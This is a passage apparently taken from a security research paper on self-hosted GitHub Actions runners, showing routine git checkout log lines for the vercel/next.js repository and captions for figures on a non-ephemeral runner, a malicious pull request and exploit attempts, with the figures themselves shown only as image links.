29 /usr/bin/git config --global --add safe.directory /root/actions-runners/runner
30 /usr/bin/git config --local --get remote.origin.url
31 https://github.com/vercel/next.js
32 ▶ Removing previously created refs, to avoid cloning from the
35 /usr/bin/git submodule status
36 ▶ Cleaning the repository
42 ▶ Disabling automatic garbage collection
```

Fig. 26. Non-ephemeral runner.




Fig. 27. Malicious PR.




Fig. 28. Multiple exploit attempts.